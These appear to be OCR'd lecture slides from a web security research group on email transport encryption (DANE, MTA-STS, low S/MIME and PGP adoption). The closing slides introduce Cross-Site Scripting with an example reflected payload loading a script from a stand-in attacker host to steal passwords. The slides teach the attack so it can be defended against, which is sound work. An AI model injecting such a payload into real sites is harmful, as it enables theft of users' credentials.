


# Emails - DANE (RFC 6698, 2012)




DANE-**TLSA** for mx.cispa.de
- Specifies **allowed** certificate
- If present: TLS **must** be used and only with **correct** certificate
- Requires **DNSSEC** signature

## Popular mail providers and TLS (Blechschmidt & Stock, USENIX 2023)



## Why are providers not enforcing this?

- Running daily scans of (somewhat old) Top 1M domains for their MX
  - ~30% failed validations
  - ~22% only because of invalid hostname (sometimes even with LE!)



## MTA Strict Transport Security, RFC 8461 (2018)

- Domain owner can ensure that email to their domain MUST be delivered over encrypted connection
  - Step 1: Add DNS entry `_mta-sts.domain.com`
  - Step 2: Add config `https://mta-sts.domain.com/.well-known/mta-sts.txt`
    - In enforcement, email only is transmitted if certificate validates and MX is explicitly listed
- Delivering MTA needs to check 1) and 2) and enforce policy
  - In early 2023, only **five providers** even checked DNS entry
    - **Two did not** actually enforce it even if present

# MTA Strict Transport Security, RFC 8461 (2018)

- As of Feb 15, 2025
- **5,246**/1M domains with DNS entry, **4,336** with HTTPS policy (**2,330** enforcement), only **2,313** with at least one matching MX
  - Only **1,189** domains where **all** MXs are allowed by MTA-STS

## But what about end-to-end encryption?


- LOL ☺
- PGP around since 1991, S/MIME since mid 90s
- *27 Years and 81 Million Opportunities Later: Investigating the Use of Email Encryption for an Entire University* from Stransky et al., S&P 2022
  - 27 years, 37k users
  - 0.06% encrypted emails (with 5.46% of users ever using it)
  - Only 3.36% of email between known S/MIME users were encrypted
  - "Our results imply that the adoption of email encryption is indeed very low and that **key management challenges** negatively impact **even users who have set up S/MIME or PGP previously**."

## In 2025, we ...

- ... have at least three technologies to safeguard server-to-server encryption
  - (won't even discuss STARTTLS attacks by Poddebniak et al. here)
  - Often only opportunistic security or not implemented at all
- ... still have emails delivered server-to-server without encryption or by accepting invalid certificates
  - Even if DANE is supposed to stop that
- ... have to rely on the users to secure end-to-end communication
  - Let's not comment on that


## How to solve this mess

- **Option 1**: use something else entirely
  - Easy for me to say from the ivory tower
  - Example: Matrix protocol for federated end-to-end encryption
- **Option 2**: disincentivize bad behavior
  - Google has required SPF/DKIM for "new" domains for a while
  - Also requires TLS for **incoming** email since December 2023
- My suggestion: instead of delivering emails over unencrypted channels, notify recipient of failure to deliver (or provide override option to users)



SECURE WEB APPLICATIONS GROUP
SWAG
CISPA – HELMHOLTZ CENTER FOR INFORMATION SECURITY

## You might ask yourself: why the hell is he talking about emails, doesn't he do Web stuff?

# Cross-Site Scripting (XSS)


1. XSS Payload
https://vuln.com?pl=<script src=//evil.com>
2. GET https://vuln.com/?pl=<script src=//evil.com>
3. HTTP Response
incl. <script src=//evil.com>
www.
4. GET https://evil.com
5. steal_passwords()

# A short history of XSS




1998/1999 First sight of XSS (server-side reflected)

2005 Amit Klein coined "DOM-based XSS"

